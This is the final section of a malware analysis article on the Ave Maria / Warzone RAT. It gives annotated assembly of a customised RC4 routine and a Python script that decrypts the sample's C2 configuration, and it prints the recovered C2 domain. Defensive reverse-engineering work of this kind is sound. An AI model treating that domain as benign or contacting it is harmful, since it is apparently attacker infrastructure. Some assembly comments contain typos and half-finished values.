| 0XEA | 0XFC | 0X5C |  0X8 | 0X90 | 0XD0 | 0XDA | 0X9C | 0XF6 | 0X72 | 0XC9 | 0X22 | 0X10 | 0XFF |  0X3 | 0X2A

| 0XE9 | 0X34 | 0XA0 | 0XAB | 0XE4 | 0XE1 | 0X1A | 0XED |  0X1 | 0X1D | 0XA1 |  0X0 | 0X67 | 0X1C | 0XBF | 0XEF
```

[Figure 74] SBOX S resulting from KSA phase

To help readers to visualize what I did and understand my decisions, I'm leaving my **Notepad++** notes here, which are composed by the transcription of the Assembly code and respective comments on each line. This notes are the most useful information of this section, by far:

```
mov ecx, eax                ### ecx = J  | eax == 0
mov edi, [ebp - 0x4]        ### [ebp - 0x4] == sbox pointer (S)
lea eax, [ecx + 0x1]        ### eax == Z  ( Z = J + 1) | J = 0xC and Z = 0xD
mov [ebx], eax              ### [ebx] == X | x = 0xD | x = j + 1
mov edx, [ebx + 0xC]        ### edx = sbox | [edx + 0xC]
movzx ecx, al               ### ecx = 0xD | k = z % 256 | k = 0xD
mov bl, byte[ecx+edx]       ### var_k1 = bl = (S[k] % 256) | bl = 0xAD
movsx eax, bl               ### eax = SIGNEXT((S[k] % 256),8) | eax = 0xFFFFFFAD
add [edi + 0x4], eax        ### y = y + SIGNEXT((S[k] % 256),8) = 0x48 (existing) + 0xFFFFFFAD = 0xFFFFFFF5
mov [ebp - 0x10], eax       ### var_k = var_k1 | [ebp - 0x10] == var_k = 0xFFFFFFAD (note: var_k != var_k1)
mov eax,[edi+0x4]           ### eax = y = [edi+0x4] = 0xFFFFFFF5
movzx eax,AL                ### eax = y % 256 = 0xF5
mov al, byte [eax+edx]      ### al = S[y % 256] % 256
mov byte [ecx+edx], al      ### S[k] = S[y % 256] % 256 | S[0xD] = 0xE1
movzx ecx,[edi+0x4]         ### k = y  | k = (y % 256) | k = 0xF5
movsz esi, al               ### esi = SIGNEXT(((S[y % 256]%256) ,8) | esi = 0xFFFFFFE1
mov eax, [edi+0xC]          ### eax = sbox
mov byte [ebp-0xC],esi      ### var_temp = SIGNEXT(S[y % 256],8) | var_temp = 0xFFFFFFE1
mov byte [ecx+eax],bl       ### S[K] = var_k1 % 256 | S[0xF5] = 0xAD
mov ebx, edi                ### ebx == sbox
mov esi, [ebx+4]            ### esi = SIGNEXT(y,8) = 0xFFFFFFF5
mov ecx, esi                ### ecx == k = SIGNEXT(y,8) = 0xFFFFFFF5
mov edx, [ebx]              ### edx = [ebx] | edx = x | x = 0x0D
mov eax, edx                ### eax = X | eax = SIGNEXT(x,8) | eax = 0x0D
mov edi, [ebx+0xC]          ### edi = sbox | [ebx + 0xC] = sbox
shl eax, 0x5                ### eax = A = (SIGNEXT(x,8) << 5) | eax = 0x1a0
shr ecx, 0x3                ### ecx = B = (SIGNEXT(k,8) >> 3) | ecx = 0x1FFFFFFE
xor ecx, eax                ### ecx = A ^ B | ecx = 0x1FFFFFFF s
shr edx, 0x3                ### edx = C = (SIGNEXT(x,8) >> 3) = (0x1 ^ FFFFFEA0) =
movzx eax, cl               ### eax == (A ^ B) % 256 | eax = 0x5E
movsx ecx, byte[eax+edi]    ### ecx = t31 = S[F] | F = ((A ^ B) % 256) | ecx = 0xE
mov eax, esi                ### eax = esi | k = SIGNEXT(y,8) | eax = 0xFFFFFFF5
shl eax, 0x5                ### eax == FFFFFEA0
xor edx, eax                ### edx = G = (C ^ D) % 256 | G = 0xFFFFFEA1
movxz eax, dl               ### eax = 0xE0 | eax = G % 256 = 0xA1
mov edx, [ebp-0xC]          ### edx = var_temp  = [ebp-0xC]  | edx = FFFFFFE1
movsx eax, byte [eax+edi]   ### eax = t32 = SIGNEXT(S[G],8) | eax = FFFFFFD3
add ecx, eax                ### t33 = t31 + t32 | t33 = FFFFFFE1
mov eax, [ebp-0x10]         ### var_k = [ebp-0x10] | eax = FFFF FFAD
xor ecx, 0xFFFFFFAA         ### t34 = t3 ^ 0xFFFFFFAA = FFFFFFE1 ^ AA = 4B | ecx = 0x4B
add eax, edx                ### t1 = M + H = var_k + var_temp = FFFF FF8E
movzx ecx,cl                ### ecx = t34 % 256 = 0x4B
movzx eax,al                ### eax = 0x5C  | eax = var_k + var_temp
mov cl, [ecx+edi]           ### cl = S[t34  % 256]
add cl, [eax+edi]           ### cl = Z1 = ((S[O2] + S[O1]) % 256) | ecx = 9A   -- ecx = 3B
lea eax, [esi+edx]          ### esi = t2 = S[SIGNEXT(y,8) + SIGNEXT(var_temp)] = FFFFFFF5 + FFFFFFE1 = FFFFFF
mov edx, [ebp+0x8]          ### edx = [ebp+8] = data_ptr
movzx eax, al               ### eax = t2 % 256 =  0xD6
xor cl, [eax+edi]           ### ecx = Z2 = (Z1 ^ S[t2 % 256]) % 256 | ecx = D9
mov eax,[ebp-0x8]           ### eax = cypher = [ebp-0x8]
xor [eax+edx], cl           ### eax = (data[cypher] ^ Z2) % 256 | eax =
inc eax                     ### cypher = cypher + 1
inc [ebx]                   ### [ebx] = x = x + 1 | x = 2
mov ecx, [ebx]              ### j = x
mov [ebp-0x8],eax           ### cypher = [ebp-0x8] = 1
cmp eax,[ebx + 0x8]         ### cmp cypher with data size
```

[Figure 75] Commented Assembly code representing the PRGA

First comments about the code above follow:

- Readers will see variable names such as A, B, C, D, etc. These variables have been used in the final Python C2 configuration extractor (later).
- All interpretations have been confirmed by debugging the Python code and also using a debugger.
- I've left the variable's values on side of each assembly instruction for helping readers to follow the logic and, eventually, to be able to check whether you are getting the same results.

- **movsx** instruction always demands attention. Please, remember its description from Intel manual: ***"Copies the contents of the source operand (register or memory location) to the destination operand (register) and sign extends the value to 16 or 32 bits. The size of the converted value depends on the operand-size attribute."*** (Intel Developer Manual)

MOVSX/MOVSXD—Move with Sign-Extension


Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
0F BE /r	MOVSX *r16, r/m8*	RM	Valid	Valid	Move byte to word with sign-extension.
0F BE /r	MOVSX *r32, r/m8*	RM	Valid	Valid	Move byte to doubleword with sign-extension.
REX.W + 0F BE /r	MOVSX *r64, r/m8*	RM	Valid	N.E.	Move byte to quadword with sign-extension.
0F BF /r	MOVSX *r32, r/m16*	RM	Valid	Valid	Move word to doubleword, with sign-extension.
REX.W + 0F BF /r	MOVSX *r64, r/m16*	RM	Valid	N.E.	Move word to quadword with sign-extension.
63 /r*	MOVSXD *r16, r/m16*	RM	Valid	N.E.	Move word to word with sign-extension.
63 /r*	MOVSXD *r32, r/m32*	RM	Valid	N.E.	Move doubleword to doubleword with sign-extension.
REX.W + 63 /r	MOVSXD *r64, r/m32*	RM	Valid	N.E.	Move doubleword to quadword with sign-extension.

NOTES:

[Figure 76] MOVSX instruction: description and table from Intel manual: Intel® 64 and IA-32 Architectures Software Developer's Manual – page 1314

- Over the code, it's necessary to pay attention to appearance of **negative values**. Additionally, instructions such as **movsx** is critical when being used with these negative numbers.
- The **SIGNEXT routine** (shown in the Python code) handle with issues caused by movsx instruction. I've used the implementation described by Igor Skochinsky, and there're two references to this topic:
  - https://stackoverflow.com/questions/9433541/movsx-in-python
  - http://graphics.stanford.edu/~seander/bithacks.html

- There are few "**mov**" instructions that take only a byte (and not a double word) as operand, and we need to pay attention to this. For example: **mov bl, byte[ecx+edx]**
- The rotate instructions (**shr** and **shl**) can bring surprises, mainly if reader to consider that arguments can be negative.
- According to my experience in writing Python code from Assembly equivalents, it's always recommended to be careful in examining past instructions to keep the same references. That's one of the reasons that doing it in a simple editor like **Notepad++** could be useful for getting a good understanding of the challenge.
- Reading my notes, readers will notice that the **line 54** is composed by a considerable list of Assembly instructions, so I kept this approach in the Python code to make easier to perform any check just in case was necessary.
- Readers can check their progress by checking the SBOX content of each interaction and confirming that the respective values are right. Additionally, a debugger can be used to retrieve a counterproof about it, so might be useful making the same notes as side comments on the assembly lines offered by the debugger. An example is shown below:



[Figure 77] Commented Assembly code representing the PRGA on OllyDbg

Finally, the **C2 configuration extractor** written in Python follows below:

```
# Important Macro Definition to simulate the
# same behavior of movsx assembly instruction
def SIGNEXT(x, b):
  m = (1 << (b - 1))
  x = x & ((1 << b) - 1)
  return ((x ^ m) - m)

# This routine shows substitution box at
# each routine interaction
def printsbox(X):
    m = 0
    n = 0
    print("\n\n")
    while(m < 256):
        while(n < 16):
            print("| %04s" % (hex(X[m]).upper()), end=' ')
            n = n + 1
            m = m + 1
        print("\n")
        n = 0

# This routine is responsible for decrypting
# the stored C2.
def rc4_customized_decryptor(data, key):

    i = 0
    x = 0
    S = [0] * 256

```

```
    # KSA phase: SBOX initialization.
    # Instead of using "for loop", I've chosen
    # using "do while" to make it similar to assembly.
    while (True):
        S[i] = x
        i = x + 1
        x = i
        if (x >= 256):
            break

    # KSA phase: scrambling SBOX
    # This is the most important routine. In several places,
    # I've chosen using "do while" equivalent to make it
    # similar to assembly code.
    x = 0
    i = 0
    j = 0

    while (True):
        j = (j + S[x] + key[(x % 250)]) % 256
        S[x] = (S[x] ^ S[j])  % 256
        (S[j]) = (S[j]  ^ S[i]) % 256
        (S[i]) = (S[i] ^  S[j]) % 256

        x = i + 1
        i = x
        if (x >= 256):
            break

    # PRGA phase: Initialization + Key Stream Generation Loop
    # This is the most important routine. In several places,
    # I've chosen using "do while" equivalent to make it
    # similar to assembly code.
    decrypted = []
    x = 0
    y = 0
    j = 0
    k = 0
    z = 0
    cypher = 0

    while (True):

        # This a decomposed-script, which reflects the
        # assembly code. Instead of writing a smaller and compact
        # script, it's recommended to translate a minumum group
        # of assembly instructions to Python equivalent. No doubts,
        # it takes more time to read, but you can establish a direct
        # comparison to assembly instructions and, much better,
        # perform a series of checks.
```

```
        z = (j + 1) % 256
        x = z
        k = (z % 256)
        var_k1 = (S[k] % 256)
        y = (y + SIGNEXT(var_k1,8))
        var_k = SIGNEXT(var_k1,8)
        S[k] = S[y % 256] % 256
        k = (y % 256)
        var_temp = SIGNEXT((S[y % 256] % 256),8) % 256
        S[k] = var_k1 % 256
        k = y
        A = (x << 5)
        B = (k >> 3)
        C = (x >> 3)
        F = ((A ^ B) % 256)
        t31 = SIGNEXT((S[F] % 256),8)
        D = (y << 5)
        G = (C ^ D)
        H = var_temp
        t32 = SIGNEXT(S[G % 256],8) % 256
        t33 = t31 + t32
        M = var_k
        N = 0xFFFFFFAA
        t34 = (t33 ^ N)
        t1 = (M + H)
        O1 = (t34 % 256)
        O2 = (t1 % 256)
        Z1 = ((S[O2] + S[O1]) % 256)
        t2 = (y + H)
        Z2 = (Z1 ^ S[t2 % 256] % 256) % 256
        decrypted.append((data[cypher] ^ Z2) % 256)
        x = x + 1
        j = x
        cypher = (cypher + 1)

        if (cypher >= len(data)):
            break

    return bytes(decrypted)
```

```
import binascii
import pefile
import codecs

# This routine extracts and returns data from .bss section,
# .bss section address and file image base.
def extract_data(filename):
    pe=pefile.PE(filename)
    for section in pe.sections:
```

```
        if '.bss' in section.Name.decode(encoding='utf-8').rstrip('x00'):
            return (section.get_data(section.VirtualAddress, section.SizeOfRawData)),\
                section.VirtualAddress, hex(pe.OPTIONAL_HEADER.ImageBase)

# This routine calculates the offset between the current address of the targeted
# data and the start address of the .bss section section.
def calc_offsets(end_addr, start_addr):

    data_offset = int(end_addr,16) - int(start_addr,16)
    return data_offset

# encrypted_string_addr: start address of the encrypted strings
# data_size: it represents the size of the encrypted_data
def show_data(encrypted_string_addr, data_size):

    # Next two lines extracts .bss section's information.
    filename = r"C:\Users\Administrador\Desktop\MAS\MAS_6\file_6.bin"
    data_encoded_extracted, sect_address, file_image_base = extract_data(filename)

    # Next three lines find the RVA of the .bss section, the absolute address
    # of the .bss section and the offset of encrypted data respectively.
    data_seg_rva_addr = hex(sect_address)
    data_seg_real_addr = hex(int(data_seg_rva_addr,16) + int(file_image_base,16))
    data_offset = calc_offsets(encrypted_string_addr, data_seg_real_addr)

    # Looking for the end of data and key bytes.
    d_off = 0x0
    if (b'\x00\x00\x00\x00\x00\x00\x00\x00' in data_encoded_extracted[data_offset:]):
        d_off = (data_encoded_extracted[int(data_offset):]).index(b'\x00\x00\x00\x00\x00\x00\x00\x00')

    # This line extract the encrypted data
    encrypted_data = data_encoded_extracted[data_offset:data_offset + d_off]

    # Splits key and encrypted data.
    key_orig = encrypted_data[4:54]
    data_orig = encrypted_data[54:]
    key_orig += bytes([0] * 200)

    # Finally, it calls the routine for decrypting C2 server.
    decrypted_data_2 = rc4_customized_decryptor(data_orig, key_orig)

    # Print the decoded string. I've adjusted the string size to clean the output.
    # Pay attention: the returned data also includes the port number. Additionally,
    # if a new sample returns a list of IP address and ports, so you will need to
    # parse them. Please, check previous articles to learn how to do it.
    print("\nDecrypted Data: %s" % (''.join(map(chr, decrypted_data_2[1:58]))))

```

```
def main():

    show_data('00BD9000',1024)


if __name__ == '__main__':

    main( )
```

```
Decrypted Data: mosesmanservernew.hopto.org
```

[Figure 78] C2 Extractor Configurator written in Python

Readers can get a confirmation of this result using a debugger or even a public sandbox like **Triage** (check **Figure 7 on page 8**).

Eventually, readers could think it's easy to translate instructions from Assembly to Python but take care. Because the high-level profile of Python, we should carefully choose the right Python instructions to reflect exactly the set of Assembly instructions.

Further notes follow below:

- The decryptor itself is composed by the **first 118 lines**.
- I kept the **printsbox(x) routine** in the code to help readers to use it to print a SBOX whether necessary.
- **On line 28,** pay attention to the fact I initialized the SBOX with zeros to make sure that everything is predictable since beginning.
- Although I haven't mentioned the **movzx instruction** previously when I commented about Assembly, it has a relevant role when translating to Python language because it also tells us that we only should have concern with the byte portion of a data. According to *Intel Developer Manual*, its description is: ***"Copies the contents of the source operand (register or memory location) to the destination operand (register) and zero extends the value. The size of the converted value depends on the operand-size attribute.".*** Therefore, we have to pay attention to this detail too.

MOVZX—Move with Zero-Extend

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
0F B6 /r	MOVZX *r16, r/m8*	RM	Valid	Valid	Move byte to word with zero-extension.
0F B6 /r	MOVZX *r32, r/m8*	RM	Valid	Valid	Move byte to doubleword, zero-extension.
REX.W + 0F B6 /r	MOVZX *r64, r/m8**	RM	Valid	N.E.	Move byte to quadword, zero-extension.
0F B7 /r	MOVZX *r32, r/m16*	RM	Valid	Valid	Move word to doubleword, zero-extension.
REX.W + 0F B7 /r	MOVZX *r64, r/m16*	RM	Valid	N.E.	Move word to quadword, zero-extension.

NOTES:

* In 64-bit mode, r/m8 can not be encoded to access the following byte registers if the REX prefix is used: AH, BH, CH, DH.

[Figure 79] MOVZX instruction: description and table from Intel manual: Intel® 64 and IA-32 Architectures Software Developer's Manual – page 1324

- Once again, it's important to highlight that script could be more compact, but I kept it with more instructions to reflect closely the Assembly instructions.
- In the second part, **page 64 / line 46** there's a small catch: as I had explained previously, **I expanded the key array to 250 bytes because the original code (in the IDA Pro) expects exactly it.**
- In various parts of the Python script, I used an equivalent "do while" construction to reflect exactly what's shown in IDA Pro and Assembly code.
- If readers face issues during the coding process, print the SBOX to confirm whether the content is the expected one.
- Pay attention to line 102: I used **N=0xFFFFFFAA** and not **0x000000AA**. Ask yourself the reasons.
- In the main subroutine arguments are **the .bss section's address and expected data size**. Of course, it's quite trivial to adapt this script to find the start of the .bss section automatically and to accept a given file path from command line. Please, just in case it's necessary, check past articles of this series to learn how to do it.

10. Conclusion

I believe this article have left good messages and take aways because even a simple malware like Ave Maria / Warzone RAT can present small challenges.

When I started this article, I really planned to present an article simpler than any other ones in this series so far, but the C2 algorithm unexpectedly demanded a quite effort to construct a reasonable explanation.

Personally, I like this approach of translating minimum set of Assembly instructions to Python because it's direct and usually produce effective results with any custom algorithm. Of course, it eventually takes a bit more time to get it done, but it's worth.

Furthermore, not just in this case, but for every other case where we need to implement a customized decryption algorithm, recommendations are the same:

- Get a clear understanding of the encryption/decryption algorithm.
- Ensure you have a good comprehension of involved Assembly instructions.

Differently from most cases which we are able to write C2 decryptors by only analyze pseudo code on IDA Pro, this article showed a situation that using the Assembly code produced more reliable results without running risks in try and error attempts because Assembly offers us the exact information that we need to translate instructions to Python. Better: works for any case.

There's another thing I'd like to comment: reversing codes (and, in this case, malware threats) takes time and demands patience. As readers already know, one scenario is running the malware sample in a sandbox / virtual machine and getting the important results. Other quite different scenario is reversing a malware sample in detail, which also demands different knowledge from areas such as cryptography, Windows internals and, no doubts, programming, which help and level-up reverse engineers' skills so much.

This article certainly will have typos and errors, but it isn't big deal. Soon I find them, I'll release a new revision of this document.

Recently a professional (*Twitter: @bushuo12*) translated the three first articles of this series to Chinese and, just in case you're able to understand the language, **Chinese versions** follow below:

- **(MAS): Article 1** -- https://www.yuque.com/docs/share/619f03dc-1bc9-42f7-828e-fc17d82786e7
- **(MAS) : Article 2** -- https://www.yuque.com/docs/share/d16efbd6-e2e6-4325-9b9e-23c613bd2280
- **(MAS) : Article 3** -- https://www.yuque.com/docs/share/7dca2583-8456-4ca5-8862-0524fc6faaf9

Just in case you want to keep in touch:

- **Twitter: @ale_sp_brazil**
- **Blog:** https://exploitreversing.com

Keep reversing and I see you at next time!

Alexandre Borges